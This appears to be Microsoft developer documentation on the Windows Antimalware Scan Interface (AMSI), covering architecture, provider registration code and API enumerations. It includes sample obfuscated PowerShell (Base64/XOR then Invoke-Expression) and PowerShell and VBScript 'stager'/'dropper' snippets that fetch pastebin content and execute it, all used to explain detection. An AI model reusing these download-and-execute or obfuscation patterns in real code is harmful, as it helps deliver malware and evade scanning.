Antimalware Scan Interface (AMSI)

Article • 08/23/2019 • 2 minutes to read

Purpose

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

AMSI is agnostic of antimalware vendor; it's designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.

AMSI also supports the notion of a session so that antimalware vendors can correlate different scan requests. For instance, the different fragments of a malicious payload can be associated to reach a more informed decision, which would be much harder to reach just by looking at those fragments in isolation.

Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

Developer audience, and sample code

The Antimalware Scan Interface is designed for use by two groups of developers.

- Application developers who want to make requests to antimalware products from within their apps.
- Third-party creators of antimalware products who want their products to offer the best features to applications.

For more info, see Developer audience, and sample code.

> **Note**
>
> Starting in Windows 10, version 1903, if your AMSI provider DLL is not Authenticode-signed, then it may not be loaded (depending on how the host machine is configured). For full details, see **IAntimalwareProvider interface**.

In this section

Topic	Description
How AMSI helps you defend against malware	As an application developer, you can actively participate in malware defense. Specifically, you can help protect your customers from dynamic script-based malware, and from non-traditional avenues of cyberattack.
Developer audience, samples	This topic describes the groups of developers for whom the Antimalware Scan Interface is designed.
Antimalware Scan Interface Reference	Enumerations, COM interfaces, and other programming elements of the AMSI API.

How the Antimalware Scan Interface (AMSI) helps you defend against malware

Article • 08/23/2019 • 6 minutes to read


For an introduction to the Windows Antimalware Scan Interface (AMSI), see Antimalware Scan Interface (AMSI).

As an application developer, you can actively participate in malware defense. Specifically, you can help protect your customers from dynamic script-based malware, and from non-traditional avenues of cyberattack.

By way of an example, let's say that your application is scriptable: it accepts arbitrary script, and executes it via a scripting engine. At the point when a script is ready to be supplied to the scripting engine, your application can call the Windows AMSI APIs to request a scan of the content. That way, you can safely determine whether or not the script is malicious before you decide to go ahead and execute it.

This is true even if the script was generated at runtime. Script (malicious or otherwise), might go through several passes of de-obfuscation. But you ultimately need to supply the scripting engine with plain, un-obfuscated code. And that's the point at which you invoke the AMSI APIs.

Here's an illustration of the AMSI architecture, where your own application is represented by one of the "Other Application" boxes.


PowerShell
VBScript
Other Application
Other Application
MsMpEng.exe (Windows Defender Service)
Win32 API Layer
AMSI.h + AMSI.lib + AMSI.dll
AmsiScanBuffer()
AmsiScanString()
COM API Layer
Amsi.h + Amsi.dll
IAntimalware::Scan()
Provider Class registration
AV Provider Layer
Windows Defender Provider Class
IAntimalwareProvider::Scan()
3rd Party AV Provider Class
MpEngine.dll (Defender Scan Engine)
MpSvc.dll (Defender RPC Server)
RPC


The Windows AMSI interface is open. Which means that any application can call it; and any registered Antimalware engine can process the content submitted to it.

We needn't limit the discussion to scripting engines, either. Perhaps your application is a communication app, and it scans instant messages for viruses before it shows them to your customers. Or maybe your software is a game that validates plugins before installing them. There are plenty of opportunities and scenarios for using AMSI.

AMSI in action

Let's take a look at AMSI in action. In this example, Windows Defender is the application that's calling AMSI APIs. But you can call the same APIs from within your own application.


Here's a sample of a script that uses the XOR-encoding technique to hide its intent (whether that intent is benign or not). For this illustration, we can imagine that this script was downloaded from the Internet.



```
$base64 = "FHJ+YHoTZ1ZARxNgUl5DX1YJEWRWBAFQAFBWHgsFAlEeBwAACh4LBAcDHgNSUAIHCwdQAgALBRQ="
$bytes = [Convert]::FromBase64String($base64)
$string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
iex $string

# Saved to http://pastebin.com/raw.php?i=JHhnFV8m
# In PowerShell on a Windows 10 preview, run:
# Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
```

To make things more interesting, we can enter this script manually at the command line so that there is no actual file to monitor. This mirrors what's known as a "fileless threat". It's not as simple as scanning files on disk. The threat might be a backdoor that lives only in the memory of a machine.


Below, we see the result of running the script in Windows PowerShell. You'll see that Windows Defender is able to detect the AMSI test sample in this complicated scenario, merely by using the standard AMSI test sample signature.



```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Com
   mands.InvokeExpressionCommand

PS C:\> Get-WinEvent 'Microsoft-Windows-Windows Defender/Operational' |
>>>     Where-Object Id -eq 1116 | Format-List


TimeCreated  : 4/28/2015 5:49:38 PM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Windows Defender has detected malware or other potentially unwanted
               software.
                For more information please see the following:
               http://go.microsoft.com/fwlink/?linkid=37020&name=Virus:Win32/Mptest!ams
               i&threatid=2147694217
                    Name: Virus:Win32/Mptest!amsi
                    ID: 2147694217
                    Severity: Severe
                    Category: Virus
                    Path: amsi:_ed82f66c32bf1274
                    Detection Origin: Unknown
                    Detection Type: Concrete
                    Detection Source: AMSI
                    User: CONTOSO\SomeUser
                    Process Name: Unknown
                    Signature Version: AV: 1.197.874.0, AS: 1.197.874.0, NIS: 114.3.0.0
                    Engine Version: AM: 1.1.11602.0, NIS: 2.1.11502.0
```

AMSI integration with JavaScript/VBA

The illustrated workflow below describes the end-to-end flow of another example, in which we demonstrate AMSI's integration with macro execution within Microsoft Office.



- The user receives a document containing a (malicious) macro, which evades static antivirus software scans by employing techniques such as obfuscation, password-protected files, or other.
- The user then opens the document containing the (malicious) macro. If the document opens in Protected View, then the user clicks **Enable Editing** to exit Protected View.
- The user clicks **Enable Macros** to allow macros to run.
- As the macro runs, the VBA runtime uses a circular buffer to log [1] data and parameters related to calls to Win32, COM, and VBA APIs.
- When specific Win32 or COM APIs that are considered high risk (also known as *triggers*) [2] are observed, macro execution is halted, and the contents of the circular buffer are passed to AMSI.
- The registered AMSI anti-malware service provider responds with a verdict to indicate whether or not the macro behavior is malicious.
- If the behavior is non-malicious, then macro execution proceeds.
- Otherwise, if the behavior is malicious, then Microsoft Office closes the session in response to the alert [3], and the AV can quarantine the file.

What does this mean for you?

For Windows users, any malicious software that uses obfuscation and evasion techniques on Windows 10's built-in scripting hosts is automatically inspected at a much deeper level than ever before, providing additional levels of protection.

For you as an application developer, consider having your application call the Windows AMSI interface if you want to benefit from (and protect your customers with) extra scanning and analysis of potentially malicious content.

As an antivirus software vendor, you can consider implementing support for the AMSI interface. When you do, your engine will have much deeper insight into the data that applications (including Windows 10's built-in scripting hosts) consider to be potentially malicious.

More background info about fileless threats

You may be curious for more background info about the kinds of fileless threats that Windows AMSI is designed to help you defend against. In this section, we'll take a look at the traditional cat-and-mouse game that plays out in the malware ecosystem.

We'll use PowerShell as an example. But you can leverage the same techniques and processes we'll demonstrate with any dynamic language—VBScript, Perl, Python, Ruby, and more.

Here's an example of a malicious PowerShell script.

```powershell
function Invoke-Evil
{
    Write-Host 'pwnd!'
}
Invoke-Evil
```

While this script simply writes a message to the screen, malware is typically more nefarious. But you could easily write a signature to detect this one. For example, the signature could search for the string "Write-Host 'pwnd!'" in any file that the user opens. Great: we've detected our first malware!

After being detected by our first signature, though, malware authors will respond. They respond by creating dynamic scripts such as this example.

```powershell
function Invoke-Evil
{
    Invoke-Expression ("Write-Host 'pw" + "nd!'")
}
Invoke-Evil
```

In that scenario, malware authors create a string representing the PowerShell script to run. But they use a simple string concatenation technique to break our earlier signature. If you ever view the source of an ad-laden web page, you'll see many instances of this technique being used to avoid ad-blocking software.

Finally, the malware author passes this concatenated string to the `Invoke-Expression` cmdlet—PowerShell's mechanism to evaluate scripts that are composed or created at runtime.


In response, antimalware software starts to do basic language emulation. For example, if we see two strings being concatenated, then we emulate the concatenation of those two strings, and then run our signatures on the result. Unfortunately, this is a fairly fragile approach, because languages tend to have a lot of ways to represent and concatenate strings.

So, after being caught by this signature, malware authors will move to something more complicated—for example, encoding script content in Base64, as in this next example.

```powershell
function Invoke-Evil
{
    $code = "IABXAHIAaQB0AGUALQBIAG8AcwB0ACAAJwBwAHcAbgBkACEAJwAgAA=="
    $newCode = [System.Text.Encoding]::Unicode.GetString(
        [Convert]::FromBase64String($code))

    Invoke-Expression $newCode
}
Invoke-Evil
```

Being resourceful, most antimalware engines implement Base64 decoding emulation, as well. So, since we also implement Base64 decoding emulation, we're ahead for a time.


In response, malware authors move to algorithmic obfuscation—such as a simple XOR-encoding mechanism in the scripts they run.



```
function Invoke-Evil
{
    $xorKey = 123

    $code = "LHsJexJ7D3see1Z7M3sUewh7D3tbe1x7C3sMexV7H3tae1x7"
    $bytes = [Convert]::FromBase64String($code)
    $newBytes = foreach($byte in $bytes) { $byte -bxor $xorKey }

    $newCode = [System.Text.Encoding]::Unicode.GetString($newBytes)

    Invoke-Expression $newCode
}
Invoke-Evil
```


At this point, we're generally past what antivirus engines will emulate or detect, so we won't necessarily detect what this script is doing. However, we can start to write signatures against the obfuscation and encoding techniques. In fact, that's what accounts for the vast majority of signatures for script-based malware.

But what if the obfuscator is so trivial that it looks like many well-behaved scripts? A signature for it would generate an unacceptable number of false positives. Here's a sample *stager* script that's too benign to detect on its own.



```
function Invoke-Evil
{
    $content = Invoke-WebRequest pastebin.com/raw.php?i=0Qj0Qz29
    Invoke-Expression $content
}
Invoke-Evil
```

In that example, we're downloading a web page, and invoking some content from it. Here's the equivalent in Visual Basic script.



```
' Visual Basic "dropper" - Invoke arbitrary web
' content

url = "http://pastebin.com/raw.php?i=N7fBTfrP"
set xmlhttp = CreateObject("MSXML2.ServerXMLHTTP")
xmlhttp.open "GET", url, False
xmlhttp.send
eval(xmlhttp.responseText)
```

What makes things worse in both of these examples is that the antivirus engine inspects files being opened by the user. If the malicious content lives only in memory, then the attack can potentially go undetected.

This section showed the limitations of detection using traditional signatures. But, while a malicious script might go through several passes of de-obfuscation, it ultimately needs to supply the scripting engine with plain, unobfuscated code. And at that point—as we described in the first section above—Windows 10's built-in scripting hosts call the AMSI APIs to request a scan of this unprotected content. And your application can do the same thing.

Related resources

- Fileless threats
- Office VBA + AMSI: Parting the veil on malicious macros
- Out of sight but not invisible: Defeating fileless malware with behavior monitoring, AMSI, and next-gen AV

Developer audience, and sample code

Article • 01/29/2020 • 3 minutes to read

The Antimalware Scan Interface is designed for use by two groups of developers.

- Application developers who want to make requests to antimalware products from within their apps.
- Third-party creators of antimalware products who want their products to offer the best features to applications.

Application developers

AMSI is designed in particular to combat "fileless malware". Application types that can optimally leverage AMSI technology include script engines, applications that need memory buffers to be scanned before using them, and applications that process files that can contain non-PE executable code (such as Microsoft Word and Excel macros, or PDF documents). However, the usefulness of AMSI technology is not limited to those examples.

There are two ways in which you can interface with AMSI in your application.

- By using the AMSI Win32 APIs. See Antimalware Scan Interface (AMSI) functions.
- By using the AMSI COM interfaces. See **IAmsiStream** interface.

For sample code showing how to consume AMSI within your COM application, see the IAmsiStream interface sample application.

Third-party creators of antimalware products

As a creator of antimalware products, you can choose to author and register your own in-process COM server (a DLL) to function as an AMSI provider. That AMSI provider must implement the **IAntimalwareProvider** interface, and it must run in-process.

Note that, after Windows 10, version 1709 (the Fall 2017 Creators' Update), your AMSI provider DLL may not work if it depends upon other DLLs in its path to be loaded at the same time. To prevent DLL hijacking, we recommend that your provider DLL load its dependencies explicitly (with a full path) using secure **LoadLibrary** calls, or equivalent. We recommend this instead of relying on the **LoadLibrary** search behavior.

The section below shows how to register your AMSI provider. For full sample code showing how to author your own AMSI provider DLL, see the IAntimalwareProvider interface sample application .

Register your provider DLL with AMSI

To begin with, you need to ensure that these Windows Registry keys exist.

- HKLM\SOFTWARE\Microsoft\AMSI\Providers
- HKLM\SOFTWARE\Classes\CLSID

An AMSI provider is an in-process COM server. Consequently, it needs to register itself with COM. COM classes are registered in `HKLM\SOFTWARE\Classes\CLSID`.

The code below shows how to register an AMSI provider, whose GUID (for this example) we will assume is `2E5D8A62-77F9-4F7B-A90C-2744820139B2`.

```
#include <strsafe.h>
...
HRESULT SetKeyStringValue(_In_ HKEY key, _In_opt_ PCWSTR subkey, _In_opt_
PCWSTR valueName, _In_ PCWSTR stringValue)
{
    LONG status = RegSetKeyValue(key, subkey, valueName, REG_SZ,
stringValue, (wcslen(stringValue) + 1) * sizeof(wchar_t));
    return HRESULT_FROM_WIN32(status);
}

STDAPI DllRegisterServer()
{
    wchar_t modulePath[MAX_PATH];
    if (GetModuleFileName(g_currentModule, modulePath,
ARRAYSIZE(modulePath)) >= ARRAYSIZE(modulePath))
    {
        return E_UNEXPECTED;
    }

    // Create a standard COM registration for our CLSID.
    // The class must be registered as "Both" threading model,
    // and support multithreaded access.
    wchar_t clsidString[40];
    if (StringFromGUID2(__uuidof(SampleAmsiProvider), clsidString,
ARRAYSIZE(clsidString)) == 0)
    {
        return E_UNEXPECTED;
    }

    wchar_t keyPath[200];
    HRESULT hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath),
L"Software\\Classes\\CLSID\\%ls", clsidString);
    if (FAILED(hr)) return hr;
    hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr,
L"SampleAmsiProvider");
    if (FAILED(hr)) return hr;

    hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath),
L"Software\\Classes\\CLSID\\%ls\\InProcServer32", clsidString);
    if (FAILED(hr)) return hr;

    hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr,
modulePath);
    if (FAILED(hr)) return hr;

    hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, L"ThreadingModel",
L"Both");
    if (FAILED(hr)) return hr;

    // Register this CLSID as an anti-malware provider.
    hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath),
L"Software\\Microsoft\\AMSI\\Providers\\%ls", clsidString);
    if (FAILED(hr)) return hr;

    hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr,
L"SampleAmsiProvider");
    if (FAILED(hr)) return hr;

    return S_OK;
}
```

If your DLL implements the DllRegisterServer function, as the example above does, then you can register it by using the Windows-supplied executable `regsvr32.exe`. From an elevated command prompt, issue a command of this form.

```
C:>C:\Windows\System32\regsvr32.exe SampleAmsiProvider.dll
```

In this example, the command creates the following entries.

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{2E5D8A62-77F9-4F7B-A90C-2744820139B2}

(Default)   REG_SZ   Sample AMSI Provider implementation

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{2E5D8A62-77F9-4F7B-A90C-2744820139B2}\InprocServer32

(Default)   REG_EXPAND_SZ   %ProgramFiles%\TestProvider\SampleAmsiProvider.dll

ThreadingModel REG_SZ Both

In addition to regular COM registration, you also need to enroll the provider with AMSI. You do that by adding an entry to the following key.

HKLM\SOFTWARE\Microsoft\AMSI\Providers

For example,

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\AMSI\Providers\{2E5D8A62-77F9-4F7B-A90C-2744820139B2}

Antimalware Scan Interface (AMSI) reference

Article • 08/23/2019 • 2 minutes to read

AMSI reference pages contain descriptions of the enumerations, COM interfaces, and other programming elements of the AMSI API. These topics provide information about the programming elements used by apps to integrate with antimalware products.

Reference pages are divided into the following groups.

Section	Description
Antimalware Scan Interface Enumerations	Enumerations used by AMSI programming elements.
Antimalware Scan Interface Functions	Functions that your application can call to request a scan.
Antimalware Scan Interface Interfaces	COM interfaces that make up the AMSI API.

Antimalware Scan Interface (AMSI) enumerations

Article • 08/23/2019 • 2 minutes to read

Enumerations used by AMSI programming elements. AMSI uses the following enumerations.

Enumeration	Description
AMSI_ATTRIBUTE	Specifies the types of attributes that can be requested by IAmsiStream::GetAttribute.
AMSI_RESULT	Specifies the types of results returned by scans.

AMSI_ATTRIBUTE enumeration (amsi.h)

Article • 06/02/20212 minutes to read

The **AMSI_ATTRIBUTE** enumeration specifies the types of attributes that can be requested by IAmsiStream::GetAttribute.

Syntax

```
C++

typedef enum AMSI_ATTRIBUTE {
  AMSI_ATTRIBUTE_APP_NAME,
  AMSI_ATTRIBUTE_CONTENT_NAME,
  AMSI_ATTRIBUTE_CONTENT_SIZE,
  AMSI_ATTRIBUTE_CONTENT_ADDRESS,
  AMSI_ATTRIBUTE_SESSION,
  AMSI_ATTRIBUTE_REDIRECT_CHAIN_SIZE,
  AMSI_ATTRIBUTE_REDIRECT_CHAIN_ADDRESS,
  AMSI_ATTRIBUTE_ALL_SIZE,
  AMSI_ATTRIBUTE_ALL_ADDRESS,
  AMSI_ATTRIBUTE_QUIET
} ;
```

Constants

`AMSI_ATTRIBUTE_APP_NAME` Return the name, version, or GUID string of the calling application, copied from a **LPWSTR**.
`AMSI_ATTRIBUTE_CONTENT_NAME` Return the filename, URL, unique script ID, or similar of the content, copied from a **LPWSTR**.
`AMSI_ATTRIBUTE_CONTENT_SIZE` Return the size of the input, as a **ULONGLONG**.
`AMSI_ATTRIBUTE_CONTENT_ADDRESS` Return the memory address if the content is fully loaded into memory.
`AMSI_ATTRIBUTE_SESSION` Session is used to associate different scan calls, such as if the contents to be scanned belong to the sample original script. Return a **PVOID** to the next portion of the content to be scanned. Return **nullptr** if the content is self-contained.
`AMSI_ATTRIBUTE_REDIRECT_CHAIN_SIZE`

`AMSI_ATTRIBUTE_REDIRECT_CHAIN_ADDRESS`
`AMSI_ATTRIBUTE_ALL_SIZE`
`AMSI_ATTRIBUTE_ALL_ADDRESS`
`AMSI_ATTRIBUTE_QUIET`

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016 [desktop apps only]
Header	amsi.h

AMSI_RESULT enumeration (amsi.h)

Article • 06/02/20212 minutes to read

The **AMSI_RESULT** enumeration specifies the types of results returned by scans.

Syntax

```C++
typedef enum AMSI_RESULT {
  AMSI_RESULT_CLEAN,
  AMSI_RESULT_NOT_DETECTED,
  AMSI_RESULT_BLOCKED_BY_ADMIN_START,
  AMSI_RESULT_BLOCKED_BY_ADMIN_END,
  AMSI_RESULT_DETECTED
} ;
```

Constants

`AMSI_RESULT_CLEAN` Known good. No detection found, and the result is likely not going to change after a future definition update.
`AMSI_RESULT_NOT_DETECTED` No detection found, but the result might change after a future definition update.
`AMSI_RESULT_BLOCKED_BY_ADMIN_START` Administrator policy blocked this content on this machine (beginning of range).
`AMSI_RESULT_BLOCKED_BY_ADMIN_END` Administrator policy blocked this content on this machine (end of range).
`AMSI_RESULT_DETECTED` Detection found. The content is considered malware and should be blocked.

Remarks

The antimalware provider may return a result between 1 and 32767, inclusive, as an estimated risk level. The larger the result, the riskier it is to continue with the content. These values are provider specific, and may indicate a malware family or ID.

Results within the range of **AMSI_RESULT_BLOCKED_BY_ADMIN_START** and **AMSI_RESULT_BLOCKED_BY_ADMIN_END** values (inclusive) are officially blocked by the admin specified policy. In these cases, the script in question will be blocked from executing. The range is large to accommodate future additions in functionality.

